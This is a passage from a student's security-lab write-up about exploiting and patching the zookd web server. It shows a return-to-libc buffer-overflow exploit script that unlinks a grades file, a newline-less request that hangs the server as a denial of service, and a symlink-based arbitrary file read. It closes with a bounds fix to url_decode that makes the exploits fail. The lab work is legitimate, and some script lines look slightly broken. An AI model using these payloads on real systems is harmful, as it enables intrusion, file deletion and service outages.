

The next step is now to return to the `unlink` lib-c function. With the initial code unmodified, we note that the `accidentally` function simply pops the stack, which was left written with `c` (`0x63`) characters and thus immediately segfaults. Hence, we will now need to add the address of the `unlink()` libc function into this section instead of the garbage `c` values.

```
>>> info stack
#0  accidentally () at zookd.c:124
#1  0x6363636363636363 in ?? ()
#2  0x00007fffffffdcd1 in ?? ()
#3  0x0000000000000000 in ?? ()
>>> x/10xg $rsp
0x7fffffffecf0: 0x6363636363636363      0x00007fffffffdcd1
0x7fffffffed00: 0x0000000000000000      0x0000000300000004
0x7fffffffed10: 0x00007fffffffed30      0x000055555555558e
0x7fffffffed20: 0x00007fffffffee18      0x0000000200000000
0x7fffffffed30: 0x0000555555556f70      0x00002aaaab18a2e1
```


Thus we can simply swap over the array of `c` characters to the address of our lib-c `unlink()` function in the text section. The result was good, as seen from this screenshot. Although an error is printed due to improper exit, we note that the function was still called correctly, and out `grades.txt` file now became unlinked

```
cat: /home/httpd/grades.txt: No such file or directory
httpd@istd:~/labs/lab1_mem_vulnerabilities$
```

And success

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-libc
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2021);
WARNING: if 2021 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-nxstack ./exploit-4.py
PASS ./exploit-4.py
```

Below is the overall stack representation (from the POV of `process_client frame`)



The code is as such:

`exploit-4.py`

```
stack_buffer = 0x7fffffffdcd0
stack_retaddr = 0x7fffffffece8
accidentally_fn_addr = 0x5555555558f4
lib_c_unlink_addr = 0x2aaaab2470e0
unlink_file_path = "/home/httpd/grades.txt" + b'\00'


def build_exploit(shellcode):

    payload = unlink_file_path + \
        'a' * (4095 - len(unlink_file_path)) + 'b' * 24

    accidentally_addr_processed = struct.pack("<Q", accidentally_fn_addr)
    payload += accidentally_addr_processed


    # proceed to add lib-c address to the addr just after rip so that when
pop happens, sp points here, and goes into lib-c. There is now no need for
padding
```

```
    lib_c_unlink_addr_processed = struct.pack("<Q", lib_c_unlink_addr)
    payload += lib_c_unlink_addr_processed

    # make that rb %0x10 point to stackbuffer[1]
    payload += struct.pack("<Q", stack_buffer+1)

    # make sure to
    payload = urllib.quote(payload)

    req = "GET /{0} HTTP/1.0\r\n".format(payload) + \
        "\r\n"
    return req
```

check result ex1-ex4

```
 httpd@labvm  ~/labs/lab1_mem_vulnerabilities  master
 make check
./check_zoobar.py
+ removing zoobar db
+ running make.. output in /tmp/make.out
+ running zookd in the background.. output in /tmp/zookd.out
PASS Zoobar app functionality
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2021);
WARNING: if 2021 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part2.sh zookd-exstack ./exploit-2.py
./check-part2.sh: line 8: 26496 Terminated              strace -f -e none -o "$STRA
G" ./clean-env.sh ./$1 8080 &> /dev/null
26511 --- SIGSEGV {si_signo=SIGSEGV, si_code=SI_KERNEL, si_addr=NULL} ---
26511 +++ killed by SIGSEGV +++
26499 --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_KILLED, si_pid=26511, si_uid=1000,
status=SIGSEGV, si_utime=0, si_stime=2} ---
PASS ./exploit-2.py
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2021);
WARNING: if 2021 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-exstack ./exploit-3.py
PASS ./exploit-3.py
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2021);
WARNING: if 2021 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-nxstack ./exploit-4.py
PASS ./exploit-4.py
```

Exercise 5

Vulnerability 1

One of the vulnerabilties we discovered was with the method `http_read_line` implemented in the server code. For every request that enters the server (via `process_client`), we note that the process will call the `http_request_line` with arguments of the file descriptor, as well as th `reqpath` buffer.

`http_request_line` will then call `http_read_line`, which has been poorly coded out as below. Note that all this is happening in the parent process:

`http.c`

```c
int http_read_line(int fd, char *buf, size_t size)
{
    size_t i = 0;
    for (;;)
    {
        int cc = read(fd, &buf[i], 1);
        if (cc <= 0)
            break;
        if (buf[i] == '\r')
        {
            buf[i] = '\0';      /* skip */
            continue;
        }
        if (buf[i] == '\n')
        {
            buf[i] = '\0';
            return 0;
        }
        if (i >= size - 1)
        {
            buf[i] = '\0';
            return 0;
        }
        i++;
    }
    return -1;
}
```

From the above, we see that the only way the function escapes is:

1. If static buffer (referring to the http request packet) has a newline
2. If the pointer i reaches value of allocated buffer size - 1

Thus, one cheeky way to bypass and create a infinite loop is to simply provide a payload that is shorter than the allocated buffer size, and having no new-line characters.

Below is an example of such a payload:

```
GET /random HTTP/1.0
```

We note here that the server proceeds into the infinite loop and is unable to dispatch a reply

```
httpd@istd:~/labs/lab1 mem vulnerabilities$ ./exploit-5.py localhost 8080
HTTP request:
GET /random HTTP/1.0
Connecting to localhost:8080...
Connected, sending request...
Request sent, waiting for reply...
```

We also note that because the loop is happening in the parent process, other requests coming into the server is also blocked. To demonstrate this, a seperate `wget` call is made to the server, and is also blocked as such:

```
httpd@istd:~/labs/lab1 mem vulnerabilities$ wget localhost:8080
--2021-06-14 04:49:57--  http://localhost:8080/
Resolving localhost (localhost)... ::1, 127.0.0.1
Connecting to localhost (localhost)|::1|:8080... failed: Connection refused.
Connecting to localhost (localhost)|127.0.0.1|:8080... connected.
HTTP request sent, awaiting response...
```

Thus this is a relatively serious attack, that can essentially compromise the availability of the server, resulting in denial-of-service.

Vulnerability 2

From inspecting the source code, it appears that zook server is able to serve any file in its document root directory, as evident from the lines:

`http.c`

```
    if ((filefd = open(pn, O_RDONLY)) < 0)
        return http_err(fd, 500, "open %s: %s", pn, strerror(errno));
```

To test, we make a GET request to the server with `reqpath = "/answers.txt"` `curl http://localhost:8080/answers.txt`

```
httpd@labvm  ~/labs/lab1_mem_vulnerabilities  master ●+
 curl http://localhost:8080/answers.txt
## Place your answers here.
```

As seen in the screenshot, answer.txt is retrieved by the student.

This vulnerability can be combined with code injection to symlink root partition into the current folder. Once done, the attacker is able to retrieve any text file that the server has access to.

To demonstrate, we manually symlink root into the current folder:

```
ln -s / root
```

Then, we can make request to retrieve arbitrary file in the system: `curl http://localhost:8080/root/home/httpd/grades.txt`

```
httpd@labvm  ~/labs/lab1_mem_vulnerabilities  master ●+
 curl http://localhost:8080/root/home/httpd/grades.txt
super secret gradebook
```

Exercise 6

We note that the `reqpath` is parsed by `url_decode`, within `http_request_line`.

`url_decode` does not check for the buffer that is available, instead, it does a while loop in the form of `for (;;)` to parse every char in the buffer, resulting in stack overflow.

To fix this, we need to ensure `url_decode` respects the array size that is allocated for `reqpath`, that is, `4096`. A straightforward approach, assuming that `url_decode` is only used to parse `reqpath`, is to create a counter `int i` that breaks when that `4096` characters have been parsed.

`http.c`

```
void url_decode(char *dst, const char *src)
{
    for (int i = 0; i < 4096; i++)
    {
        if (src[0] == '%' && src[1] && src[2])
        {
            char hexbuf[3];
            hexbuf[0] = src[1];
            hexbuf[1] = src[2];
            hexbuf[2] = '\0';

            *dst = strtol(&hexbuf[0], 0, 16);
            src += 3;
        }
        else if (src[0] == '+')
        {
            *dst = ' ';
            src++;
        }
        else
        {
            *dst = *src;
            src++;

            if (*dst == '\0')
                break;
        }

        dst++;
    }
}
```

With this check in place, even if long reqpath is injected, the server will not parse beyond the allocated size, and subsequent stack will not be overwritten.

To verify, we run `make check-fixed` script, and here's the results

```
 httpd@labvm  ~/labs/lab1_mem_vulnerabilities  master ●+                2021-06-14 05:53:31
 make check-fixed
rm -f *.o *.pyc *.bin zookd zookd-exstack zookd-nxstack zookd-withssp shellcode.bin run-shellcod
e
cc zookd.c -c -o zookd.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static -fno-stack-protector
cc http.c -c -o http.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static -fno-stack-protector
cc -m64  zookd.o http.o  -lcrypto -o zookd
cc -m64 zookd.o http.o  -lcrypto -o zookd-exstack -z execstack
cc -m64 zookd.o http.o  -lcrypto -o zookd-nxstack
cc zookd.c -c -o zookd-withssp.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static
cc http.c -c -o http-withssp.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static
cc -m64  zookd-withssp.o http-withssp.o  -lcrypto -o zookd-withssp
cc -m64   -c -o shellcode.o shellcode.S
objcopy -S -O binary -j .text shellcode.o shellcode.bin
cc run-shellcode.c -c -o run-shellcode.o -m64 -g -std=c99 -Wall -D_GNU_SOURCE -static -fno-stack
-protector
cc -m64  run-shellcode.o  -lcrypto -o run-shellcode
./check-part2.sh zookd-exstack ./exploit-2.py
./check-part2.sh: line 8:  2493 Terminated              strace -f -e none -o "$STRACELOG" ./clea
n-env.sh ./$1 8080 &> /dev/null
FAIL ./exploit-2.py
./check-part3.sh zookd-exstack ./exploit-3.py
FAIL ./exploit-3.py
./check-part3.sh zookd-nxstack ./exploit-4.py
FAIL ./exploit-4.py
rm shellcode.o
```

All the exploits failed, showing that the fix properly prevented the exploits created earlier.